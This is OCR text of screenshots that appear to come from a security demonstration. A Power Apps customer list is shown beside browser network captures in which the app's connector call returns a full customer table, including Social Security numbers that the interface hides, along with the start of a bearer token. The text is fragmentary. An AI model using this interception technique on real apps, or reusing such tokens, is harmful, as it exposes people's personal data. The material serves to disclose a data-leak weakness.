
amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

```
{
    "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B
    "value": [
        {
            "@odata.etag": "",
            "ItemInternalId": "3991bcef-6542-4723-93e5-fef0afb0caaf",
            "Email": "aidenb@zenitydemo.OnMicrosoft.com",
            "FirstName": "Aiden",
            "LastName": "Brown",
            "CustomerID": 55677,
            "SocialSecurityNumber": "209-97-8888"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4",
            "Email": "alexanderw@zenitydemo.OnMicrosoft.com",
            "FirstName": "Alexander",
            "LastName": "Gonzalez",
            "CustomerID": 74321,
            "SocialSecurityNumber": "209-97-9876"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a",
            "Email": "amandas@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amanda",
            "LastName": "Smith",
            "CustomerID": 78654,
            "SocialSecurityNumber": "209-97-6666"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c",
            "Email": "ameliaj@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amelia",
            "LastName": "Johnson",
            "CustomerID": 76234,
            "SocialSecurityNumber": "209-97-1111"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83",
            "Email": "ameliam@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amelia",
            "LastName": "Gonzalez",
            "CustomerID": 74321,
            "SocialSecurityNumber": "209-97-9876"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16",
            "Email": "andrewc@zenitydemo.OnMicrosoft.com",
            "FirstName": "Andrew",
            "LastName": "Perez",
            "CustomerID": 79000,
```



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.cc
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

▼ General

```
Request URL:                  https://europe-002.azure-apim.net/invoke
Request Method:               POST
Status Code:                  ● 200
Remote Address:               20.86.93.35:443
Referrer Policy:              no-referrer
```

▼ Response Headers

```
Access-Control-Allow-Origin:  *
Access-Control-Expose-        Content-Encoding,Transfer-Encoding,Vary,x-ms-request-id,x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-
Headers:                      connection-parameter-set-name,x-ms-environment-id,Timing-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo
Cache-Control:                no-cache,no-store
Content-Encoding:             gzip
Content-Type:                 application/json; charset=utf-8; odata.metadata=minimal
Date:                         Sun, 16 Jul 2023 12:01:30 GMT
Expires:                      -1
Pragma:                       no-cache
Strict-Transport-Security:    max-age=31536000; includeSubDomains
Timing-Allow-Origin:          *
Vary:                         Accept-Encoding
X-Content-Type-Options:       nosniff
X-Frame-Options:              DENY
X-Ms-Apihub-Cached-           true
Response:
X-Ms-Apihub-Obo:              false
X-Ms-Environment-Id:          default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id:              3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent:              PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

▼ Request Headers

```
:Authority:                   europe-002.azure-apim.net
:Method:                      POST
:Path:                        /invoke
:Scheme:                      https
Accept:                       application/json
Accept-Encoding:              gzip, deflate, br
Accept-Language:              en-US
Authorization:                Bearer
                              eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp
```

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


[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Br

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

Amelia
Johnson

andrewc@zenitydemo.OnMicrosoft.com

Filter: -?qsp

- invoke
- blob:https://pa-static-ms.azur...

▾ General


```
Request URL:        https://europe-002.azure-apim.net/invoke
Request Method:     POST
Status Code:        ● 200
```

```
X-Ms-Client-App-Id:           /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
